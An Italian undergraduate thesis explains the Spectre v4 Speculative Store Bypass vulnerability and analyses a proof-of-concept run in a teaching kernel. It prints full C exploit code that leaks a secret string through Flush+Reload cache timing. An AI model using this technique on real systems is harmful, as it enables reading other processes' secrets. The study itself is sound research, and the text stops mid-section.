UNIVERSITÀ DI PISA

DIPARTIMENTO DI INGEGNERIA DELL'INFORMAZIONE

Laurea Triennale in Ingegneria Informatica

Studio della vulnerabilità Speculative Store Bypass e analisi di un Proof-of-Concept nel Nucleo didattico

Relatori:

Prof: Giuseppe Lettieri

Ing: Luigi Leonardi

Candidato:

Giovanni Enrico Loni

ANNO ACCADEMICO 2022/2023

Indice

Capitolo 1

Introduzione

Meltdown e **Spectre** sono due classi di vulnerabilità di recente scoperta (2018), note soprattutto per non agire a livello software. Esse infatti affliggono a livello hardware la CPU, sfruttando la μ-architettura della stessa, assieme ad altre tecniche comunemente usate dai processori moderni per velocizzare l'esecuzione delle operazioni.

1.1 Il contesto

Per comprendere meglio il contesto nel quale queste vulnerabilità sono state scoperte e agiscono, si è scelto di dividere il presente documento in varie sezioni, in modo da fornire alcuni concetti base sull'architettura di un calcolatore moderno, sulla vulnerabilità Spectre e sulla sua versione 4, detta *Speculative Store Bypass* e sul Nucleo didattico utilizzato durante lo studio, per poi passare alla fase di analisi di un Proof-Of-Concept, di seguito PoC, e il suo comportamento all'interno del Nucleo in due differenti casi.

1.2 Il lavoro svolto

Nel corso della ricerca condotta per la mia tesi di laurea, è stato esaminato il panorama complesso della sicurezza informatica, approfondendo il segmento delle vulnerabilità hardware, con un'attenzione particolare rivolta a Spectre e, più specificamente, alla sua variante Spectre v4, nota come Speculative Store Bypass.

L'obiettivo principale di questo studio è stato quello di verificare l'efficacia di un PoC associato a Spectre v4, eseguendolo in un contesto diverso dai sistemi operativi comunemente utilizzati, come Linux e Windows. A tal fine, è stato scelto di condurre l'esperimento all'interno di un Nucleo didattico sviluppato da un relatore per scopi accademici.

La preparazione al lavoro sul PoC è stata supportata da un'approfondita ricerca sulla vulnerabilità Spectre e sui meccanismi che essa sfrutta, tra cui l'esecuzione fuori ordine, l'esecuzione speculativa e altre complesse nozioni. Questo approccio

ha favorito una comprensione generale dell'argomento, senza concentrarsi su aspetti specifici.

I risultati principali del lavoro hanno confermato il successo dell'attacco anche all'interno del Nucleo didattico, dimostrando che Spectre v4 rappresenta una minaccia significativa che va oltre il contesto dei sistemi operativi tradizionali, prescindendo dunque dal software utilizzato.

Questo risultato mette in luce l'importanza di affrontare in modo consapevole la vulnerabilità Spectre v4, la quale, essendo di natura hardware, richiede un approccio differente rispetto alle vulnerabilità software note. Sottolinea altresì la necessità di promuovere una maggiore consapevolezza all'interno dell'industria riguardo ai rischi associati alla progettazione di componenti hardware e all'adozione di strategie di mitigazione durante tutto il ciclo di sviluppo.

Capitolo 2

L'architettura di una CPU

Con architettura di una CPU facciamo riferimento al modello, a prescindere dalla sua realizzazione fisica, attraverso il quale descriviamo il funzionamento operativo e i moduli che compongono la CPU stessa, a livello logico. Un'architettura generale di un calcolatore moderno, con i principali elementi di interesse, può essere apprezzata in Figura 2.1



Figura 2.1: Modello generale di architettura di un calcolatore moderno

2.1 I componenti principali

I moduli più importanti osservati sono 5:

- **Unità di elaborazione Centrale**: detta comunemente CPU, si occupa di eseguire le istruzioni dei programmi. Al suo interno sono presenti ulteriori moduli, come l'ALU (Arithmetic Logic Unit) e la Control Unit, che gestisce l'esecuzione delle istruzioni;
- **RAM**, ovvero la memoria principale, che contiene dati e istruzioni dei programmi;
- **Unità di I/O**, che si occupa di acquisire/inviare dati da/verso le periferiche;
- **ROM**, memoria non volatile contenente istruzioni utilizzate durante l'avvio del sistema;
- **Bus**, un sistema di comunicazione che collega tutte le componenti sopra citate.

2.2 L'esecuzione delle istruzioni

2.2.1 La traduzione delle istruzioni

L'esecuzione di un'istruzione, o in generale di una serie di istruzioni, da parte del processore, è il cuore del funzionamento dell'intero calcolatore. Ogni programma può essere scritto utilizzando logiche e linguaggi di programmazione diversi: essi però non sono altro che astrazioni software utilizzate dal sistema e dal programmatore; il processore infatti si limita a eseguire istruzioni una dopo l'altra senza conoscerne linguaggio o contesto. É dunque necessaria un'operazione di **traduzione** delle codice eseguito dal programma in quello che è l'unico linguaggio conosciuto dal processore, ovvero l'Assembly. Esso utilizza operatori (detti OPCODE) e operandi, per rendere comprensibile al programmatore quali sono le singole operazioni che il processore andrà a svolgere, ed è interessante come esso non abbia ulteriori strati di interpretazione rispetto al linguaggio macchina: in pratica una stringa letterale in Assembly viene tradotta *uno-ad-uno* in linguaggio macchina, ovvero una stringa di cifre binarie. Ad esempio, utilizzando strumenti come `gcc` e `objdump`, possiamo ottenere il codice disassemblato di un piccolo programma in Assembly, visibile in Figura 2.2



Figura 2.2: Codice Assembly e relativo disassemblato

2.2.2 L'azione del processore

Ora che le istruzioni sono state tradotte in Assembly, e dunque anche in una stringa binaria comprensibile dal processore, quest'ultimo può effettivamente eseguirle. L'esecuzione di un'operazione, da parte del processore, si compone di tre fasi:

- **Fetch**: il processore recupera l'istruzione dalla memoria principale, e la carica nell'Instruction Register;
- **Decode**: il processore decodifica l'istruzione letta;
- **Execute**: il processore esegue l'istruzione appena decodificata.

Ogni istruzione necessita quindi di un numero **variabile** di cicli di clock per essere eseguita: era quindi idea comune che per velocizzare l'esecuzione dei programmi, si dovesse aumentare la frequenza di clock. Negli ultimi anni, dopo essere addirittura aumentata in maniera esponenziale, la frequenza di clock di un processore si è stabilizzata intorno ai 3-4 GHz: questo avvenimento ha portato alla ribalta il vero collo di bottiglia delle prestazioni di un processore moderno, che non è la frequenza del processore ma la velocità di accesso alla memoria, per il prelievo tanto delle operazioni quanto dei dati.

2.3 La gerarchia di memoria

Il concetto di **gerarchia di memoria** è stato osservato fin dalla creazione dei primi calcolatori elettronici[23], e segue due semplici principi:

- all'aumentare della capienze, aumenta il tempo di accesso;
- al diminuire della capienza, aumenta la complessità della memoria, e dunque il suo costo.

Questi principi hanno un riscontro nella realtà, infatti osservando i costi, le capacità e le prestazioni dei vari tipi di memoria all'interno di un calcolatore, si ottiene lo schema in Figura 2.3.



Figura 2.3: La gerarchia di memoria in un calcolatore

I registri della CPU sono raggiungibili con un solo ciclo di clock, che equivale ad una latenza di circa $0.3ns$, i livelli di cache a partire da $1ns$ fino a $10 - 15ns$, fino ai $120ns$ per la RAM e, a salire, centinaia di μs per i dischi ottici [22]: sebbene questi tempi possano sembra infinitesimi dal punto di vista umano, per una CPU sono tempi enormi. Mettendo in relazione gli ordini di grandezza, e ponendo come unità di riferimento l'accesso ai registri della CPU, si ottiene la seguente tabella[9]:

Tabella 2.1: Equivalenze di latenze

Evento	**Latenza effettiva**	**Latenza normalizzata**
Accesso ad un registro	$0.3ns$	1s
Accesso a cache L1	$0.9ns$	3s
Accesso a cache L3	$12.9ns$	43s
Accesso a RAM	$120ns$	6 min
Accesso a HDD	$1 - 10ns$	1-12 mesi

Le istruzioni che il processore deve prima prelevare e poi eseguire, si trovano in memoria principale, che ha tempi di accesso pari a $120ns$: si tratta, con le dovute proporzioni appena viste, di un tempo immenso, durante il quale il processore non farebbe nulla se non attendere, e in un moderno calcolatore ciò è inaccettabile.

2.3.1 La memoria cache[15]

Per tamponare il problema sopra descritto, è stata introdotta una memoria intermedia tra la RAM e i registri del processore, perfettamente trasparente all'intera architettura: la memoria cache. Intuitivamente possiamo affermare che essa, avendo una capacità minore rispetto ad una RAM, sia più veloce di essa, e questa supposizione trova riscontro nei fatti: la cache infatti ha una capienza dell'ordine della decina di *Mega Byte*, e un tempo di accesso da 10 a 100 volte inferiore a quello della RAM. Inoltre, presa coscienza dell'oggettiva maggiore velocità di accesso, dovuto alla costruzione fisica del circuito che la compone, essa sfrutta anche i **principi di località**, per accedere e caricare in essa i dati e le operazioni da eseguire. Questi principi derivano da osservazioni statistiche sull'uso della memoria, e indicano che:

- il principio di **località spaziale** afferma che se un programma accede ad un dato indirizzo, è molto probabile che, nel breve periodo, accederà ad indirizzi vicino a quello appena acceduto;
- il principio di **località temporale** afferma che se un programma accede ad un dato indirizzo, è molto probabile che nel breve periodo accederà di nuovo a quell'indirizzo.

Questo implica che le zone di memoria effettivamente accedute da un programma solo **relativamente piccole**, e i loro accessi sono concentrati nel tempo: caricando questa porzione di memoria nella cache siamo dunque in grado di **abbattere notevolmente** i tempi di accesso e, di conseguenza, velocizzare l'esecuzione di un programma.

2.4 L'architettura moderna di un processore

Se dal punto di vista software un'istruzione Assembly è l'unità di lavoro fondamentale, ciò non è vero dal punto di vista hardware, dove invece una singola operazione viene scomposta in ulteriori e più semplici operazioni: la più semplice delle scomposizioni è quella vista precedentemente, nella quale un'istruzione si divide in *fetch*, *decode* e *execute*. Dobbiamo quindi ora introdurre un nuovo concetto, fondamentale nelle architetture dei processori moderni.

2.4.1 La pipeline

Immaginiamo la *pipeline* come una catena di montaggio, chiamiamo μ-operazioni quelle operazioni nelle quali l'operazione Assembly è stata divisa, e definiamo *stage* i moduli della catena che si occupano di svolgere una determinata operazione. In questo modo possiamo pensare di iniziare a svolgere le prime μ-operazioni di un'istruzione nel frattempo che quella precedente non ha ancora terminato la sua esecuzione, permettendo un risparmio di tempo nell'esecuzione. Sebbene una pipeline a 3 stage sia un modello semplificato rispetto a quelli che si trovano implementati in un processore reale, è comunque efficace nel mostrare, in Figura 2.4, le differenze tra un'architettura con e una senza pipeline.



Figura 2.4: Differenze nell'esecuzione di istruzioni con e senza pipeline

Il caso ideale è ovviamente quello in figura, dove non vi è alcun tempo di attesa tra un'istruzione e l'altra, o tra due stage, ma esistono più casi in cui ciò non può avvenire. Per gestirli, utilizziamo il concetto di **esecuzione out-of-order**.

2.4.2 Esecuzione out-of-order

Abbiamo già visto come, senza pipeline, il processore si ritroverebbe ad aspettare senza svolgere operazioni, e abbiamo risolto il problema facendo in modo che lo stesso inizi a svolgere alcune operazioni di istruzioni successive. Il concetto di esecuzione *out-of-order* è molto simile, con la differenza che in questo caso sono intere operazioni Assembly che vengono svolte in ordine diverso da quello previsto. Pensiamo ad esempio al caso in cui l'i-esima istruzione *dipenda* da un'addizione calcolata nell'operazione precedente: c'è bisogno di aspettare che tale operazione venga conclusa prima di poter svolgere l'ultima: questa viene definita **dipendenza sui dati**. Per gestire questa e altre dipendenze, si utilizzano diverse tecniche, dove quella più nota è chiamata **Algoritmo di Tomasulo**.

2.4.3 Esecuzione speculativa

Nonostante le due tecniche appena descritte, esistono ancora dei tempi morti in cui il processore dovrebbe fermarsi ed attendere la fine di un'istruzione, ed è il caso delle istruzioni condizionali o, più in generale, istruzioni di confronto che prevedono la modifica del normale corso di esecuzione del programma, a seconda dell'esito di una determinata istruzione. Una possibile, e parziale, soluzione a questo problema è **l'esecuzione speculativa**: data infatti un'istruzione condizionale il processore sceglie, secondo osservazioni statistiche e la propria μ-architettura interna, uno dei possibili cammini di esecuzione, ed inizia ad eseguire le operazioni di quel cammino. Questa *scommessa* ha due possibili esiti: vittoria o sconfitta. Il primo caso implica che il processore ha indovinato la sua scommessa, scegliendo il cammino corretto: ciò vuol dire che al termine dell'istruzione condizionale le istruzioni di quel cammino di esecuzione sono già state eseguite, e riesce a risparmiare tempo. Nel secondo caso invece il processore non ha scelto il cammino corretto, e deve dunque disfare le operazioni che aveva iniziato a svolgere. Viene perso del tempo, ma è lo stesso che si perderebbe nel caso in cui non venga fatta alcuna scommessa; considerando però che i *branch predictor*, ovvero i moduli del proccessori atti a compiere questa particolare scelta, hanno in genere percentuali di scelta corretta superiori al 90%, e per alcuni come *local branch predictor*, fino al 97.1% [18], allora l'utilizzo di questa tecnica è più che giustificato perchè, in gran parte dei casi, permette un risparmio di tempo, mentre nei restanti casi non peggiora le performance. In generale, l'idea di base dell'esecuzione speculativa è quella di permettere l'esecuzione fuori ordine delle istruzioni, ma forzarle a fare *commit* esclusivamente in ordine, e prevenire qualsiasi effetto persistente della loro esecuzione, come aggiornamenti in memoria o il lancio di eccezioni, prima che questa istruzione abbia effettivamente fatto commit [21]. Qualsiasi istruzione che, per qualunque motivo, non va in *commit*, non deve in alcun modo lasciare traccia della sua esecuzione all'interno della μ-architettura del calcolatore, in modo da garantire una corretta esecuzione dei programmi in ogni contesto.

Capitolo 3

La vulnerabilità Spectre

Prima di introdurre la famiglia di vulnerabilità nota come **Spectre**, è necessario ricordare tre informazioni fondamentali introdotte nel precedente capitolo: il fatto che **la cache è trasparente all'intera architettura**, che le istruzioni eseguite speculativamente mostrano i loro effetti solo quando hanno fatto commit, e infine che le istruzioni eseguite speculativamente che non hanno fatto commit non devono lasciare traccia all'interno dell'architettura. Queste informazioni suggeriscono la presenza di possibili *side channel*, le cui caratteristiche saranno illustrate durante la presentazione della vulnerabilità stessa.

3.1 *Exploiting Speculative Execution*

Una vulnerabilità *Spectre* "induce una vittima a eseguire speculativamente operazioni che non si verificherebbero durante la corretta esecuzione del programma e che fanno trapelare all'avversario le informazioni riservate della vittima attraverso un *side channel*" [10]. Non siamo tanto quindi davanti ad uno specifico attacco, quanto davanti ad una tecnica, sfruttabile in diversi contesti e modalità, per sfruttare una debolezza strutturale della μ-architettura del dispositivo vittima.

3.1.1 La debolezza dell'esecuzione speculativa

Lo sfruttare l'esecuzione speculativa rappresenta forse la fase più *creativa* di questa famiglia di vulnerabilità, ed è quella parte che differenzia ogni variante di **Spectre** tra le altre.

Spectre V1

La prima versione di *Spectre* consiste nel convincere il *branch predictor* a sbagliare la sua previsione durante l'esecuzione di un'istruzione condizionale, controllando la variabile che determina il risultato del controllo della condizione, e permettere quindi al programma di eseguire codice in modo speculativo, ignorando quindi eccezioni e,

in generale, controlli di sicurezza eseguiti a livello software, proprio in virtù della speculazione. I risultati vengono poi raccolti tramite attacco *side channel*.

Spectre v2

In questa variante lo scopo è invece di **allenare il Branch Target Buffer**, un modulo del *branch predictor*, in modo da fargli prevedere erroneamente un'istruzione condizionale, con conseguente esecuzione speculativa, tramite la tecnica **Return Oriented Programming**, di un *gadget*, che non è individuabile come codice esterno.

3.1.2 Il *side channel*

Quando, all'interno di un sistema multiprogrammato, vengono eseguiti concorrentemente diversi programmi, alcuni cambiamenti di stato a livello μ-architetturale possono incidere sull'esecuzione di diversi programmi, fino ad arrivare al prelievo di informazioni tra un programma e l'altro, e questo grazie agli attacchi *side channel*. Un attacco di questo tipo non mira a recuperare direttamente e forzatamente delle informazioni dalla memoria, ma invece sfrutta delle proprietà fisiche dell'hardware per ricostruire, pezzo per pezzo, l'informazione cercata. Come vedremo durante l'analisi del Proof-of-concept, quest'ultimo sfrutta i tempi noti di accesso ai vari livello di cache, per individuare quali dati si trovano in essa, e ricostruire l'informazione completa. Storicamente, i canali utilizzati per questo tipo di attacco sono tutti facente parti della μ-architettura del processore.

3.2 *Spectre* v4 - Speculative Store Bypass

3.2.1 Memory disambiguation [7]

Aggiungiamo un altro tassello alla nostra μ-architettura: quando abbiamo a che fare con processori che prevedono l'esecuzione *out-of-order*, nel caso in cui ci siano un'istruzione di *store*, seguita da un'istruzione di *load* da un inidirizzo uguale, o sovrapposto, alla store precedente, vogliamo che il risultato di quest'ultima istruzione dipenda dall'istruzione di *store* precedente, per non mettere a repentaglio la correttezza e l'integrità del programma. Utilizziamo quindi la tecnica della *memory disambiguation* per trovare questo tipo di dipendenze, e fare in modo che l'ordine delle istruzioni venga sempre rispettato. Può invece accadere che l'analisi del *memory disambiguation*, non predica correttamente questa dipendenza, e non riesca a garantire l'ordine di esecuzione, e quindi che i dati vengano correttamente elaborati, sia in lettura che in scrittura.

3.2.2 La fase speculativa

La fase speculativa di Speculative Store Bypass si basa dunque sull'analisi imprecisa del *memory disambiguation*: esso infatti predice, in modo incorretto, quale istruzione *load* non dipende da una precedente *store*, in modo che l'istruzione di lettura venga eseguita speculativamente, caricando quindi non i dati che la *store* precedente ha caricato in memoria, ma invece quelli presenti precedentemente in memoria, che verranno anche caricati nella cache, ignorando (o *bypassando*, da cui il nome), l'istruzione di *store*. Qualora ci si accorga che la previsione era sbagliata, e viene rilevato il conflitto tra le due istruzioni, allora esse vengono rieseguite, ma se ciò non avviene, e questo è proprio il punto focale della vulnerabilità, allora i dati precedenti vengono letti e rimangono disponibili in cache.

3.2.3 L'attacco side channel: Flush+Reload [8]

Per poter estrapolare i dati si utilizza la tecnica del **Flush+Reload**, che permette ad un attaccante di estrapolare una specifica *cache line* riferita. Questo avviene grazie al fatto che, in contesti normali, può succedere che due processi condividano le stesse pagine di memoria: questo può essere fatto per formare un canale di comunicazione tra i due processi, o per evitare di avere più pagine di memoria con lo stesso contenuto. Esiste inoltre un meccanismo di *copy-on-write* che permette di proteggere dalle modifiche dell'altro processo la pagina di quello con cui viene condivisa la memoria. Infine, dato che gli indirizzi di memoria sono i medesimi, verranno caricati in cache gli stessi indirizzi di memoria.

L'attacco si divide in tre fasi:

1. Viene effettuato il flush della porzione di memoria oggetto dell'attacco;
2. Si attende che la vittima acceda alla zona di memoria attaccata;
3. L'attaccante accede nuovamente alla zona di memoria d'interesse, misurando il tempo necessario per effettuare tale accesso.

Generalmente questo rappresenta un solo round dell'attacco, che invece consiste in diversi, anche nell'ordine di decine di migliaia, di round, per garantire una maggiore precisione nella raccolta dei dati. Anche nel PoC oggetto di studio verrà utilizzata questa tecnica appena presentata per estrarre in modo corretto i dati da una funzione vittima.

Capitolo 4

Il Nucleo didattico

Il Nucleo didattico è un kernel a 64 bit, perfettamente funzionante, utilizzato per finalità didattiche all'interno del corso di Calcolatori Elettronici, sviluppato e mantenuto dal titolare del corso, prof. Giuseppe Lettieri.

4.1 Organizzazione del Nucleo

Il sistema è composto da tre moduli[11]:

- **Sistema**, eseguito dal processore a livello sistema, contiene la realizzazione dei processi, le strutture e le primitive di sistema, oltre a tutta la gestione della memoria (implementata tramite la tecnica della memoria virtuale);
- **I/O**, eseguito a livello sistema, contiene la primitive di ingresso/uscita, che permettono l'utilizzo di periferiche collegate al sistema;
- **Utente**, eseguito a livello utente (dunque non privilegiato), contenente il programma, idealmente scritto appunto dall'utente, che il nucleo deve eseguire.

I primi due moduli forniscono un supporto al modulo *utente*, che può richiamare da essi delle **primitive**: potrà ad esempio creare diversi processi, che verranno eseguiti concorrentemente.

4.2 Sviluppo di programmi per il Nucleo

Per motivi pratici, il sistema non è autosufficiente, e necessita quindi di un altro sistema come appoggio nello sviluppo tanto dei moduli privilegiati, quanto del modulo utente. Per il Nucleo didattico viene utilizzato Linux e il suo compilatore `g++`, opportunamente configurato per produrre eseguibili che possano funzionare nel nostro Nucleo, specificando quindi librerie differenti da quelle standard di Linux, e indirizzi che rispettino l'organizzazione della memoria all'interno del Nucleo, diversa da quella di Linux.

4.3 Avvio del nucleo e esecuzione dei programmi

Per quanto sia possibile eseguire il sistema su una macchina fisica, una procedura del genere risulterebbe molto scomoda da seguire in un contesto didattico e/o di sviluppo, per cui si è scelto di eseguire il Nucleo tramite emulazione con una macchina virtuale, gestita dal software QEMU, appositamente modificato per permettere la corretta esecuzione di ogni modulo del sistema. L'emulatore si occupa quindi di emulare il programma di *bootstrap*, solitamente caricato dal BIOS.

4.4 Il ruolo di QEMU

Oltre a motivazioni tecniche più legate alle finalità didattiche del corso, la scelta di QEMU come software di emulazione ha dei vantaggi anche per lavori di ricerca e analisi come il presente: esso infatti permette, tra tutte le opzioni possibili, di specificare il modello e/o la tipologia di CPU da emulare [5], e di poter utilizzare il modulo **KVM** per la virtualizzazione, dando quindi la possibilità di eseguire la macchina virtuale direttamente sul processore fisico, senza ulteriori livelli di virtualizzazione. Ciò è fondamentale nell'analisi di vulnerabilità legate alla μ-architettura, in quanto anche solo un livello di virtualizzazione può modificare in modo imprevedibile il cammino di esecuzione previsto. Un approfondimento sugli strumenti utilizzati e una panoramica sul loro funzionamento è presente come sezione nel capitolo 6.

Capitolo 5

Analisi del PoC

In questo capitolo verrà presentato il codice del PoC, e ne verranno illustrate le parti fondamentali, mettendo in risalto dove la vulnerabilità agisce, e l'utilizzo della tecnica *Flush+Reload* per il recupero dei dati estratti.

5.1 Il codice del PoC

Il presente codice ha come base un PoC reperibile su GitHub [19], e ne è stata modificata la funzione `victim_function()`, per rendere più evidente la parte relativa alla *memory disambiguation*, nel caso di una *store* lenta seguita da una *load* veloce.

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <ctype.h>
#include <sched.h>
#include <x86intrin.h>

#define LEN 16
#define MAX_TRIES 10000
#define CACHE_HIT_THRESHOLD 100

// Array di puntatori a puntatori di unsigned char (byte)
unsigned char** memory_slot_ptr[256];
// Array di puntatori di unsigned char (byte)
unsigned char* memory_slot[256];

// Chiave segreta
unsigned char secret_key[] = "PASSWORD_SPECTRE";
// Chiave pubblica iniziale
unsigned char public_key[] = "################";

```

```
25 // Vettore di 256 * 4096 byte, utilizzato per portare in cache
       una cache line durante gli accessi
26 uint8_t probe[256 * 4096];
27 volatile uint8_t tmp = 0;
28
29 // Funzione vittima
30 void victim_function(size_t idx) {
31     unsigned char** memory_slot_slow_ptr = *memory_slot_ptr;
32     *memory_slot_slow_ptr = *memory_slot;
33     memory_slot_slow_ptr[idx] = &public_key[idx];
34     tmp = probe[(*memory_slot)[idx] * 4096];
35 }
36
37 // Funzione per fissare il processo all'CPU 0
38 static void pin_cpu0() {
39     cpu_set_t mask;
40
41     CPU_ZERO(&mask);
42     CPU_SET(0, &mask);
43     sched_setaffinity(0, sizeof(cpu_set_t), &mask);
44 }
45
46 // Funzione dell'attaccante
47 void attacker_function() {
48     char password[LEN + 1] = {'\0'};
49
50     for (int idx = 0; idx < LEN; ++idx) {
51
52         int results[256] = {0};
53         unsigned int junk = 0;
54
55         for (int tries = 0; tries < MAX_TRIES; tries++) {
56
57             *memory_slot_ptr = memory_slot;
58             *memory_slot = secret_key;
59
60             _mm_clflush(memory_slot_ptr);
61             for (int i = 0; i < 256; i++) {
62                 _mm_clflush(&probe[i * 4096]);
63             }
64
65             _mm_mfence();
66
67             // Eseguo una volta la funzione vittima,
    specificando l'indice di accesso
68             victim_function(idx);
69
70             for (int i = 0; i < 256; i++) {
71
72                 volatile uint8_t* addr = &probe[i * 4096];
73                 uint64_t time1 = __rdtscp(&junk); // Leggo il
    timer
```

```
74                  junk = *addr; // Accesso in memoria per
    calcolare il tempo
75                  uint64_t time2 = __rdtscp(&junk) - time1; //
    Leggo il timer e calcolo il tempo trascorso
76
77                  if (time2 <= CACHE_HIT_THRESHOLD && i !=
    public_key[idx]) {
78                      results[i]++; // Cache hit
79                  }
80              }
81          }
82          tmp ^= junk; // Utilizzo junk per evitare l'
    ottimizzazione del codice precedente
83
84          int highest = -1;
85          for (int i = 0; i < 256; i++) {
86              if (highest < 0 || results[highest] < results[i])
    {
87                  highest = i;
88              }
89          }
90          printf("idx:%2d, highest:%c, hitrate:%f\n", idx,
    highest,
91                  (double)results[highest] * 100 / MAX_TRIES);
92          password[idx] = highest;
93      }
94      printf("%s\n", password);
95  }
96
97  int main(void) {
98      pin_cpu0();
99      for (int i = 0; i < sizeof(probe); ++i) {
100         probe[i] = 1; // Scrivo nell'array2 in modo che sia in
    RAM e non in pagine di copia su scrittura
101     }
102     attacker_function();
103 }
```

5.2 Lo scopo del PoC

Il codice vuole simulare un attacco per estrarre, da una funzione vittima, una stringa di caratteri. Questo verrà fatto utilizzando una funzione attaccante che, per semplicità, farà parte dello stesso processo. Questa semplificazione non lede la generalità della trattazione perchè abbiamo visto che è comunque possibile che due processi condividano le stesse pagine di memoria, come avviene per due funzioni sullo stesso processo.

5.3 Analisi del codice

5.3.1 La libreria x86intrin.h

L'inclusione di questa libreria è cruciale per il funzionamento del codice. Essa da accesso a tre funzioni intrinseche fondamentali [3], che sono:

- `__rdtscp()`: funzione intrinseca per leggere il timestamp proprio della CPU;
- `__mm_clflush()`: utilizzata per invalidare una determinata area della cache;
- `__mm_fence()`: utilizzata per garantire che tutte le istruzioni precedenti siano state completate, prima di eseguire le successive, ed evitare riordini dovuti all'esecuzione speculativa e fuori ordine

5.3.2 Inizializzazioni e configurazioni

Vengono dichiarate le seguenti variabili e costanti, cruciali per la buona riuscita dell'attacco.

Chiavi segrete e pubbliche

Lo scopo dell'attacco è quello di estrarre la chiave privata, che è una stringa di 16 caratteri, salvata in chiaro come variabile globale. Anche in questo caso, il fatto di conoscere l'indirizzo vittima non è un problema, in quanto questo è imprescindibile per l'attacco (dobbiamo conoscere l'indirizzo al quale vogliamo accedere per leggerne i dati), e comunque esso non viene mai direttamente acceduto dalle funzione attaccante se non in fase di verifica della stringa, che è propria solo del PoC e non di un contesto reale.

Costanti dell'attacco

Alcune costanti utili sono **LEN**, che è la lunghezza fissata della stringa, **MAX_TRIES**, ovvero il numero massimo di tentativi di Flush+Reload per carattere, e **CACHE_HIT_THRESHOLD**, la soglia per i tempi di accesso che determinano un hit nella cache.

L'array probe

Viene inizializzato con dati appropriati per garantire che siano in RAM e disponibili per l'attacco. Questo array è cruciale per l'attacco, poiché consente di misurare i tempi di accesso alla cache in base agli indici utilizzati durante l'attacco. Ogni elemento dell'array rappresenta un'area di memoria a cui si accederà durante le misurazioni dei tempi di accesso alla cache.

5.3.3 La funzione vittima

La funzione vittima rappresenta, nell'attacco, il processo vittima della vulnerabilità: è infatti da essa che la funzione attaccante estrae il segreto. Il suo scopo è quello di effettuare una *store* lenta e una *load* veloce dallo stesso indirizzo. In particolare, la *store* consiste nel copiare un carattere dalla stringa `public_key` allo stesso indice nella `secret_key`: per fare in modo che la *memory disambiguation* non riesca a rilevare la dipendenza, vengono usati alcuni puntatori, opportunamente inizializzati. In questo modo, secondo le intenzioni del PoC, viene prima effettuato il prelievo del vecchio carattere della stringa, che viene dunque caricato in cache, ignorando di fatto l'operazione di *store*.

5.3.4 La funzione attaccante

La funzione attaccante si occupa di predisporre alcune variabili utilizzate nell'attacco, performare l'attacco *side channel* ed elaborare i dati raccolti tramite esso.

Per ogni carattere della stringa, che ipotizziamo per semplicità essere arbitrario, costruisce un array `results[256]`, utilizzato per raccogliere il numero di *cache hit* ed estrarre il carattere dalla stringa attaccata; chiama poi la funzione `__m_clflush()` per `memory_slot_ptr` e per ogni elemento dell'array `probe[]`. Si assicura che ogni operazione sia stata eseguita, tramite chiamata a `mfence()`, e chiama poi la funzione vittima.

L'attacco *side channel*

A questo punto, dopo che la funzione vittima ha portato in cache i dati interessati, inizia l'attacco *side channel*: per ogni elemento dell'array `probe[i]`, viene dichiarato un puntatore `addr`, che punta all'indirizzo di memoria corrispondente a `probe[i*4096]`, e se ne misura il tempo di accesso tramite la funzione `__rdtscp()`. A questo punto, se il tempo di accesso è minore di una certa soglia, allora viene segnata una *cache hit* per il carattere corrispondente [1]. Terminati i tentativi previsti, viene estratto il carattere con più *hit*, diventando quindi il carattere che si presume sia stato estratto correttamente e, una volta compiute tali operazioni per ogni carattere della stringa, essa viene stampata e confrontata a scopo dimostrativo con la stringa iniziale.

5.4 Ulteriori considerazioni sul codice

5.4.1 Le funzioni intrinseche

